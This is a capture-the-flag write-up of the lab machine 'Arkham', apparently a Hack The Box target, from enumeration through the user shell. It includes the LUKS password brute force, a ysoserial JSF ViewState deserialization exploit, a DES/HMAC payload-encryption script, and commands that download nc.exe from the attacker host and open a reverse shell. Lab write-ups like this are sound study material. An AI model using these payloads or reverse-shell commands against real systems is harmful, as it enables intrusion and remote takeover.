
Write-Up Arkham



Made By: IceL0rd

Discord: IceL0rd#3684

Table of Contents

Enumeration

Nmap Scan

nmap -sV -sC 10.10.10.130

```
root@kali:/tmp/Arkham# nmap -sV -sC  10.10.10.130
Starting Nmap 7.80 ( https://nmap.org ) at 2020-06-16 06:33 EDT
Nmap scan report for 10.10.10.130
Host is up (0.019s latency).
Not shown: 995 filtered ports
PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp  open  microsoft-ds?
8080/tcp open  http          Apache Tomcat 8.5.37
| http-methods:
|_  Potentially risky methods: PUT DELETE
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Mask Inc.
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

SMB Enumeration

After this I wanted to check the SMB shares.

smbclient -L 10.10.10.130

```
root@kali:/tmp/Arkham# smbclient -L 10.10.10.130
Enter WORKGROUP\root's password:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        BatShare        Disk      Master Wayne's secrets
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        Users           Disk
SMB1 disabled -- no workgroup available
root@kali:/tmp/Arkham#
```

We see an several SMB shares:

ADMIN$

BatShare

C$

IPC$

Users

Now I want to know which permissions I have on the SMB shares.

smbmap -u anonymous -H 10.10.10.130

```
root@kali:/tmp/Arkham# smbmap -u anonymous -H 10.10.10.130
[+] Guest session       IP: 10.10.10.130:445    Name: 10.10.10.130
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        BatShare                                                READ ONLY       Master Wayne's secrets
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        Users                                                   READ ONLY
```

We can see that we don't have write permissions to any SMB share, but we have read access to some extent of the SMB shares.

Connecting to SMB shares

First, I try to enumerate BatShare and found appserver.zip.

```
root@kali:/tmp/Arkham# smbclient //10.10.10.130/BatSHare
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Sun Feb  3 08:00:10 2019
  ..                                  D        0  Sun Feb  3 08:00:10 2019
  appserver.zip                       A  4046695  Fri Feb  1 01:13:37 2019

                5158399 blocks of size 4096. 2126762 blocks available
smb: \>
```

Now I am going to download the ZIP folder to see the contents.

get appserver.zip

```
smb: \> get appserver.zip
getting file \appserver.zip of size 4046695 as appserver.zip (3586.1 KiloBytes/sec) (average 3586.1 KiloBytes/sec)
smb: \>
```

But before we are going to view the contents of the zip file I want to enumerate also the other SMB shares.

smbclient //10.10.10.130/Users

```
root@kali:/tmp/Arkham# smbclient //10.10.10.130/Users
Enter WORKGROUP\root's password:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   DR        0  Sun Feb  3 08:24:10 2019
  ..                                  DR        0  Sun Feb  3 08:24:10 2019
  Default                            DHR        0  Thu Jan 31 21:49:06 2019
  desktop.ini                        AHS      174  Sat Sep 15 03:16:48 2018
  Guest                               D        0  Sun Feb  3 08:24:19 2019
```

After reviewing the files and directories I couldn't find anything useful.

```
smb: \> cd Guest
smb: \Guest\> dir
  .                                   D        0  Sun Feb  3 08:24:19 2019
  ..                                  D        0  Sun Feb  3 08:24:19 2019
  3D Objects                         DR        0  Sun Feb  3 08:24:18 2019
  AppData                            DH        0  Sun Feb  3 08:24:10 2019
  Contacts                           DR        0  Sun Feb  3 08:24:19 2019
  Desktop                            DR        0  Sun Feb  3 08:24:19 2019
  Documents                          DR        0  Sun Feb  3 08:24:19 2019
  Downloads                          DR        0  Sun Feb  3 08:24:19 2019
  Favorites                          DR        0  Sun Feb  3 08:24:19 2019
  Links                              DR        0  Sun Feb  3 08:24:19 2019
  Music                              DR        0  Sun Feb  3 08:24:19 2019
  NTUSER.DAT                         AH   524288  Tue Jun 16 05:02:01 2020
  ntuser.dat.LOG1                   AHS        0  Sun Feb  3 08:24:10 2019
  ntuser.dat.LOG2                   AHS        0  Sun Feb  3 08:24:10 2019
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TM.blf    AHS    65536
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000
  NTUSER.DAT{1c3790b4-b8ad-11e8-aa21-e41d2d101530}.TMContainer00000000000000
  ntuser.ini                        AHS       20  Sun Feb  3 08:24:10 2019
  Pictures                           DR        0  Sun Feb  3 08:24:19 2019
  Saved Games                        DR        0  Sun Feb  3 08:24:19 2019
  Searches                           DR        0  Sun Feb  3 08:24:19 2019
  Videos                             DR        0  Sun Feb  3 08:24:19 2019

                5158399 blocks of size 4096. 2123968 blocks available
smb: \Guest\>
```

Reviewing appsever.zip

First, we need to unzip the file.

```
root@kali:/tmp/Arkham# ls
appserver.zip
root@kali:/tmp/Arkham# unzip appserver.zip
Archive:  appserver.zip
  inflating: IMPORTANT.txt
  inflating: backup.img
root@kali:/tmp/Arkham#
```

Contents of IMPORTANT.txt

```
root@kali:/tmp/Arkham# cat IMPORTANT.txt
Alfred, this is the backup image from our linux server. Please see that The Joker or anyone else doesn't have unauthenticated access to it. - Bruce
root@kali:/tmp/Arkham#
```

When we check the backup.img we see it's encrypted with LUKS.

```
root@kali:/tmp/Arkham# file backup.img
backup.img: LUKS encrypted file, ver 1 [aes, xts-plain64, sha256] UUID: d931ebb1-5edc-4453-8ab1-3d23bb85b38e
root@kali:/tmp/Arkham#
```

In order to brute force it, I created a smaller wordlist with word that contain bat. Because this machine is Batman related due SMB share name, the name of IMPORTANT.txt.

cat /usr/share/wordlists/rockyou.txt | grep batman > batman-wordlist.txt

In order to brute force it I used the following tool: https://github.com/glv2/bruteforce-luks

bruteforce-luks -v 30 -t 10 -f ./batman-wordlist.txt ./backup.img

```
root@kali:/tmp/Arkham# bruteforce-luks -v 30 -t 10 -f ./batman-wordlist.txt ./backup.img
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 14
Tried passwords per second: 0.466667
Last tried password: batman08

Tried passwords: 37
Tried passwords per second: 0.616667
Last tried password: batman26

Tried passwords: 57
Tried passwords per second: 0.633333
Last tried password: batman03

Tried passwords: 60
Tried passwords per second: 0.588235
Last tried password: batman82

Password found: batmanforever
root@kali:/tmp/Arkham#
```

Password:

batmanforever

Decrypting backup.img

Resource: https://unix.stackexchange.com/questions/504230/mount-encrypted-partition-of-an-image-file

mkdir mount-here

cryptsetup open --type luks backup.img mount-here

```
root@kali:/tmp/Arkham# mkdir mount-here
root@kali:/tmp/Arkham# cryptsetup open --type luks backup.img mount-here/
Enter passphrase for backup.img:
Name "mount-here/" invalid. It contains "/".
root@kali:/tmp/Arkham# cryptsetup open --type luks backup.img mount-here
Enter passphrase for backup.img:
root@kali:/tmp/Arkham#
```

After I mounted it, I had to go to /media/kali/af474e94-894e-4bb6-897a-adc82884b3d8

```
root@kali:/media/kali/af474e94-894e-4bb6-897a-adc82884b3d8# ls
lost+found  Mask
root@kali:/media/kali/af474e94-894e-4bb6-897a-adc82884b3d8#
```

Contents of Mask Directory

```
root@kali:/media/kali/af474e94-894e-4bb6-897a-adc82884b3d8/Mask# ls -al
total 882
drwxrwxr-x 4 root root   1024 Dec 25  2018 .
drwxr-xr-x 4 root root   1024 Dec 25  2018 ..
drwxr-xr-x 2 root root   1024 Dec 25  2018 docs
-rw-rw-r-- 1 root root  96978 Dec 25  2018 joker.png
-rw-rw-r-- 1 root root 105374 Dec 25  2018 me.jpg
-rw-rw-r-- 1 root root 687160 Dec 25  2018 mycar.jpg
-rw-rw-r-- 1 root root   7586 Dec 25  2018 robin.jpeg
drwxr-xr-x 2 root root   1024 Dec 25  2018 tomcat-stuff
root@kali:/media/kali/af474e94-894e-4bb6-897a-adc82884b3d8/Mask#
```

/media/kali/af474e94-894e-4bb6-897a-adc82884b3d8/Mask/tomcat-stuff/web.xml.bak

We see that it used an algorithm (SHA1) and I see some base64 which may be useful, I see as the filename that this has to do with the web, so form here I started to enumerate the webpage.

```
<context-param>
<param-name>org.apache.myfaces.SECRET</param-name>
<param-value>SnNGOTg3Ni0=</param-value>
</context-param>
    <context-param>
        <param-name>org.apache.myfaces.MAC_ALGORITHM</param-name>
        <param-value>HmacSHA1</param-value>
    </context-param>
```

Before I went on enumeration of the webpage, first I wanted to decode the base64.

echo "SnNGOTg3Ni0=" |base64 -d; echo

```
root@kali:/tmp/Arkham# echo "SnNGOTg3Ni0=" |base64 -d
JsF9876-root@kali:/tmp/Arkham# echo "SnNGOTg3Ni0=" |base64 -d; echo
JsF9876-
root@kali:/tmp/Arkham#
```

Decoded output:

JsF9876-

Web Page Enumeration

Both Gobuster on port 80 and port 8080 had didn't found any useful files or directories.

gobuster dir -u http://10.10.10.130/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,asp,aspx,html

```
root@kali:/tmp/Arkham# gobuster dir -u http://10.10.10.130/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,asp,aspx,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.130/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     aspx,html,php,txt,asp
[+] Timeout:        10s
===============================================================
2020/06/16 06:35:57 Starting gobuster
===============================================================
Progress: 13559 / 220562 (6.15%)
```


gobuster dir -u http://10.10.10.130:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,asp,aspx,html

```
root@kali:/tmp/Arkham# gobuster dir -u http://10.10.10.130:8080/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x php,txt,asp,aspx,html
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.10.130:8080/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     php,txt,asp,aspx,html
[+] Timeout:        10s
===============================================================
2020/06/16 06:36:32 Starting gobuster
===============================================================
/index.html (Status: 200)
/images (Status: 302)
/css (Status: 302)
/js (Status: 302)
/fonts (Status: 302)
```

Next thing what I did was examine what happened on the webpages. On port 80 there was nothing useful. But on port 8080 there was.

http://10.10.10.130:8080/userSubscribe.faces

I made a subscription and intercepted it with burp suite.



The intercepted request.

I saw something obvious:

1. **It has .faces extension**
2. **The Post request had a parameter called javax.faces.ViewState.**

Exploitation

After some time, I started to research the POST request in more detail and find some resources quite useful:

https://www.alphabot.com/security/blog/2017/java/Misconfigured-JSF-ViewStates-can-lead-to-severe-RCE-vulnerabilities.html

https://www.n00py.io/2017/11/exploiting-blind-java-deserialization-with-burp-and-ysoserial/

https://medium.com/@D0rkerDevil/how-i-found-a-1500-worth-deserialization-vulnerability-9ce753416e0a

https://gist.github.com/cdowns71/76d99ad0829ceef3a83761dbeee3b66d

Short explanation what Java Serialization and Deserialization is:

The process of converting a data object into the byte stream format and used for transportation to the 2nd party (server for example) is known as the serialization process. Restoring the byte steam data back to the original object will be known as the Deserialization process. A lot of the programming languages like Java supports it and it is being well used to preserve the data format, state or the structure of the data during the transportation so that the end receiving party would be able to use it accordingly.

But downside of this is: that it comes with bad security implantation. But over time the security has been improved with HMAC, DES, signatures etc added.


Speaking of Arkham machine:

The DES and HMAX are in place but because of our enumeration we have those 2 keys, and successfully decrypted it (JsF9876-). Because we have the decryption keys we can exploit Java Deserialization vulnerability.

I used the following script which is on GitHub:

https://github.com/IceL0rd4Real/Arkham-JSF-ViewState-Deserialization-Vulnerability

now we have proven that we can ping our self.



Getting user shell

I generated first an upload java deserialization code and then an execute java deserialization code. and then encrypt it with the encryption key.


java -jar /opt/ysoserial.jar CommonsCollections6 "cmd.exe /c powershell -c Invoke-WebRequest -Uri "http://10.10.14.12/nc.exe" -OutFile "C:\nc.exe"" > upload-nc.payload

java -jar ysoserial.jar CommonsCollections5 'cmd.exe /c "C:\nc.exe" -e cmd.exe 10.10.14.12 1234' > execute-nc.payload

Now encrypt it with the encryption key.

Shoutout to a team mate who provide this script.

Encryption script used:



```python
#!/usr/bin/python3
import sys
import hmac
from urllib import parse
from base64 import b64encode
from hashlib import sha1
from pyDes import *

YELLOW = "\033[93m"
GREEN = "\033[32m"

def encrypt(payload,key):
    cipher = des(key, ECB, IV=None, pad=None, padmode=PAD_PKCS5)
    enc_payload = cipher.encrypt(payload)
    return enc_payload

def hmac_sig(enc_payload,key):
    hmac_sig = hmac.new(key, enc_payload, sha1)
    hmac_sig = hmac_sig.digest()
    return hmac_sig

key = b'JsF9876-'

if len(sys.argv) != 3 :
    print(YELLOW + "[!] Usage : {} [Payload File] [Output File]".format(sys.argv[0]))
else:
    with open(sys.argv[1], "rb") as f:
        payload = f.read()
        f.close()
    print(YELLOW + "[+] Encrypting payload")
    print(YELLOW + "  [!] Key : JsF9876-\n")
    enc_payload = encrypt(payload,key)
    print(YELLOW + "[+] Creating HMAC signature")
    hmac_sig = hmac_sig(enc_payload,key)
    print(YELLOW + "[+] Appending signature to the encrypted payload\n")
    payload = b64encode(enc_payload + hmac_sig)
    payload = parse.quote_plus(payload)
    print(YELLOW + "[*] Final payload : {}\n".format(payload))
    with open(sys.argv[2], "w") as f:
        f.write(payload)
        f.close()
    print(GREEN + "[*] Saved to : {}".format(sys.argv[2]))
```

python3 encrypt.py execute-nc.payload execute-nc.end

python3 encrypt.py upload-nc.payload upload-nc.end

```
root@kali:/tmp/Arkham# python3 encrypt.py execute-nc.payload execute-nc.end
[+] Encrypting payload
  [!] Key : JsF9876-

[+] Creating HMAC signature
[+] Appending signature to the encrypted payload

[*] Final payload : o4swGdxTZXw1mKtPxFkjUuWrKOBMVnhQ7RbMizpCb4xVYti30eaLecyi
K3knl7tEaywlBVCuHcXMqHLkcdxxT%2FxmSmtDFG85aQTVagEZSOEEX9bCEH73rYHKIdkiMmo3tR
JTrY6IWKCYEH9ZL8tl0EWKQbiDEBanGkxqkFjjIIqXZFoV%2BTjkS1FnVO%2FoHWBB6y1rXJo3U1
q5FvvhNyPwza7MocS3WLI6L7jjRFBAj%2Fa48lPBfj3HySlKnWNAVyWskTs1o8Hdb3TC7cRUzFTU
IvQHYhQvw4tg%2FW90wu3EVMxe5N7cpJQ5Gl3lqAftAUN2EPpqoCDm%2FldyARkewpYRJ9XjpjF%
SzGm5JdFPDPWKHTvaqzS%2BocbAXBqBvmCnR8Hwe55Tov3utbD0Pyq3mhe4htTKB2O7l0dR9kK%2
v8e5HyUaM3ObK1ByNnxYcrn1otpe47K27rgrv31ujZnD1gq0qXbpX5pBUxtgeZO1s3lsDMDjWu36
u2efXvM64vieDI%2F0t6i3EmsS4trV6%2FmzUiDGugoM3Y9DQ77qlt9fVI0d1YhOtKQP5TzdC7za
Hbi6btuCNTYpT2pPtaIi3QStIFXqjkO%2B7eDUuWZXdtviVwAA%2FaJC%2BMGZeldX6w11EpdknL
J0Uc%2FNwZfg8%2B6kEB2Ekbz1EpDYC%2B%2FFlJ3S%2Bld4ROVLoTrPk7pNNk1bkTEsiBvdkwiH
4sIczNBd6QUYT30HTLpD0%2BPYWKcReCkaQTq1VWc%2FEtgfAOwB%2Fb8qwqvdpryuqdeQ9mJk1p
VL2hp1uZ8cQdh3tqcdo5GxxojiDGjbw5cM4LNfLM1%2BB3L2JK5JNzAXTwlLbGrX8skOWWdg8cUz
TSlQIk9Jk1Di1VpvTU9pEY0jV7PqQYYldbflaRNkfFlERZ7o4AEL1sZiv1Q5m2VzMh8WecxL9zFv

[*] Saved to : execute-nc.end
```

```
root@kali:/tmp/Arkham# python3 encrypt.py upload-nc.payload upload-nc.end
[+] Encrypting payload
  [!] Key : JsF9876-

[+] Creating HMAC signature
[+] Appending signature to the encrypted payload

[*] Final payload : E5RFr84CCkd9RzSN99pVkyLybIDuBDQkPIGPnw7z0Pyx74gNq5HJgi
f8FA%2F72jbnZb06nssC7LtogtdW%2Fanvnd5KSvyEDmO9SNZ3ON1iS7JUWg2bwE4P%2FIDf4R
OvzIJ%2Fe5pwgxHS6EEaeiaYBiIaHLsBI%2BOyx4iKiBiCFdXl83tHZUMOLCMuKErRsVDPZgSn
RHLIFRT0uqaU0mEG%2FCHcb45zY14LLQfzdnUqvZv3AC5hsAyTHQCkhmYPhqeYJ%2BBoTztwvZ
zCWiSyz6zUhjhe2OUQBdNAuYfA1z599qeygtFq7wdYWIModSNtMxi0xo9DXXxbt5s1d5z7atmi
geuidvwCoXuTEGLSPEOCcpTpReKDQA6gKSz2HM%2FotTNe9cPEIie%2F2kpnpGAFNEq%2F2POy
8xI%2FWYKUA7rKU4%2BYMwlW0f21M62cleROyJR6DEY7PWxIW23bzYlXgBDcxinNtX6IinvDna
TABeM2K%2Bu%2FNjzWu%2BKhDgZmFZbxf%2BLrSb0rEiYNjVz569pxZvLaXK4xH5c%2FPvy7Du
NaZrnDKSWt8Rsf20qCBxAyBfQqaFTIg0jxuSUWk0oyQTK3YFuy4F01%2B0fksLeqYm6Fyw0pp1
2ds1aLiaRJ30Dev57t9Iv3S%2BeBEgZ3SSiK94zMwjiZVE6r0E3vy%2FmHDweyBPljmKAUu49P
7Q9IMZakce0nr1AWkTm8iwoW%2FcPnsJCpb%2FTQJCwrx5YqlulipJnztZt7N1qhq%2FSIKOdo
2FUuUgTHNXs7tGoeN80ELXEsvw0pVIAYV%2BijP0q81BmrGzQoCDKiYSXyQPczTLitqCqTcmHZ
d58FHAe5%2FsCIaNmyQ6%2FQctcaSoWLhdTYYMmi9a1EOtcvXelz3sdmnA2LwmzDWBsMZvShMP
XydbLnt6bdbJ%2BpIiwL4xocRjsmhvxgawNCoUvBzHdPz5%2FspOm8A8Hsmow2wzL2u7T6XdIB
2FetVtS5fipepBetMX87Zf%2BhzDgGFGGGsOvBMjrqRi9Jtqbk0KSARDIbFSHo7112ixL9HZm0
ijZ4NpTGsehMdCKibfAiNxyw6B2%2BlbfptkLWsMwPZVsUZrUD%2Buv1%2F7oymWd8ZTgFgdKH
O%2FDg3XsqyQ8nd8wVvxMVAn0%2B0wsPNtNFtcxL21iN6XBebdkCa4YH%2F0LquOtQXhVTbAfz
a6JR%2Bp9T5GdEcKh8W%2FPiwVr8gIaoMnZ66OluaSlkrZwKzYZ5G2B1AvILcn55w%2FKRRnKM
TxCqKQ%2Bf7vx6xr96cDkw%3D%3D

[*] Saved to : upload-nc.end
```

Script is on my GitHub:

https://github.com/IceL0rd4Real/Arkham-JSF-ViewState-Deserialization-Vulnerability

after that we go web to the webpage, and change VIEWSTATE with out code. We need to make 2 requests:

1. **Upload nc.exe**
2. **Execute nc.exe**

Upload code.

```
POST /userSubscribe.faces HTTP/1.1
Host: 10.10.10.130:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.130:8080/userSubscribe.faces
Content-Type: application/x-www-form-urlencoded
Content-Length: 254
Connection: close
Cookie: JSESSIONID=E6B4CB4ED630AB2C5B3D24A710950E3D
Upgrade-Insecure-Requests: 1

j_id_jsp_1623871077_1%3Aemail=1&j_id_jsp_1623871077_1%3Asubmit=SIGN+UP&j_id_jsp_1623871077_1_SUBMIT=1&javax.faces.ViewState=o4shWXVTqJg<---SNIP---->yQO9x
CBmEloA%3D
```

Execute code.

```
POST /userSubscribe.faces HTTP/1.1
Host: 10.10.10.130:8080
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.10.10.130:8080/userSubscribe.faces
Content-Type: application/x-www-form-urlencoded
Content-Length: 258
Connection: close
Cookie: JSESSIONID=E6B4CB4ED630AB2C5B3D24A710950E3D
Upgrade-Insecure-Requests: 1

j_id_jsp_1623871077_1%3Aemail=2&j_id_jsp_1623871077_1%3Asubmit=SIGN+UP&j_id_jsp_1623871077_1_SUBMIT=1&javax.faces.ViewState=o4swGdxT<--SNIP--->Fcq6hblo%3
D
```

```
root@kali:/tmp/Arkham# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.130 - - [16/Jun/2020 10:51:54] "GET /nc.exe HTTP/1.1" 200 -
```

```
kali@kali: /tmp/Arkham 11
listening on [any] 1234 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.130] 49692
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tomcat\apache-tomcat-8.5.37\bin>whoami
whoami
arkham\alfred
```

whoami; ipconfig; type user.txt

```
PS C:\Users\Alfred\Desktop> whoami; ipconfig; type user.txt
whoami; ipconfig; type user.txt
arkham\alfred

Windows IP Configuration


Ethernet adapter Ethernet0:

   Connection-specific DNS Suffix  . :
   IPv6 Address. . . . . . . . . . . : dead:beef::c1df:c562:f502:b164
   Link-local IPv6 Address . . . . . : fe80::c1df:c562:f502:b164%9
   IPv4 Address. . . . . . . . . . . : 10.10.10.130
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : fe80::250:56ff:feb9:b45%9
                                       10.10.10.2
ba659321c89c48a3dcb915bc46d58071
```

Post-Exploitation

Checking for Users

I checked for users on the system.

net user

```
PS C:\Users\Alfred\Desktop> net user
net user

User accounts for \\ARKHAM

-------------------------------------------------------------------------------
Administrator            Alfred                   Batman
DefaultAccount           Guest                    WDAGUtilityAccount
The command completed successfully.
```

We see here a user called: Batman when I enumerated the user more, I found out that that is a admin.

net user Batman

```
PS C:\Users\Alfred\Desktop> net user Batman
net user Batman
User name                    Batman
Full Name
Comment
User's comment
Country/region code          001 (United States)
Account active               Yes
Account expires              Never

Password last set            2/3/2019 9:25:50 AM
Password expires             Never
Password changeable          2/3/2019 9:25:50 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
